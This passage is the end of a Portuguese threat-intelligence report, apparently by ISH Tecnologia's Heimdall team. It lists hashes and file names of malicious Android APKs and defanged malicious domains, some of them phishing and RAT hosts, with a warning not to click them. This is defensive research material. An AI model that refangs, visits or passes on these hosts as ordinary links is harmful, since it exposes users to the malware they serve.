sha1:	3229106dee092e03d7344e398e57e47961e1df8c
sha256:	344d577a622f6f11c7e1213a3bd667a3aef638440191e8567214d39479e80821
File name:	gen_signed_encrypted.apk

Indicadores de compromisso do artefato	
md5:	21c2de1ee0ea905c3c9ed6ab1bb09ced
sha1:	3b6fceace06f575f4ce1791a7f6c35e35b1ee703
sha256:	c94416790693fb364f204f6645eac8a5483011ac73dba0d6285138014fa29a63
File name:	c94416790693fb364f204f6645eac8a5483011ac73dba0d6285138014fa29a63.apk

Indicadores de compromisso do artefato	
md5:	4e604e03cba3ad8da5f1ebbd7ba100bb
sha1:	9b9ac365f701904533d21465f4e55a38e2f093c4
sha256:	9b718877da8630ba63083b3374896f67eccdb61f85e7d5671b83156ab182e4de
File name:	4e604e03cba3ad8da5f1ebbd7ba100bb.virus

Indicadores de compromisso do artefato	
md5:	4a40410e3ed082aa20d4eaa508ed451d
sha1:	ace5a4e3ab9a2d25ce475ef88ddc1d3a27cacb9e
sha256:	5148ac15283b303357107ab4f4f17caf00d96291154ade7809202f9ab8746d0b
File name:	5148ac15283b303357107ab4f4f17caf00d96291154ade7809202f9ab8746d0b.apk

Tabela 1 – Indicadores de Compromissos de artefatos

Indicadores de URL, IPs e Domínios

Indicadores de URL, IPs e Domínios	
URL	districtjudiciarycharsadda.gov[.]pk kafila001.000webhostapp[.]com uni2phish[.]ru zetalinks[.]tech ashrat.000webhostapp[.]com bazfinc[.]xyz discord-rat23.000webhostapp[.]com

Tabela 2 – Indicadores de Compromissos de Rede.

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IoCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

5 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- **Checkpoint**
- **Bleepingcomputer**

6 AUTORES

- **Leonardo Oliveira Silva**

heimdall
security research
A DIVISION OF ISH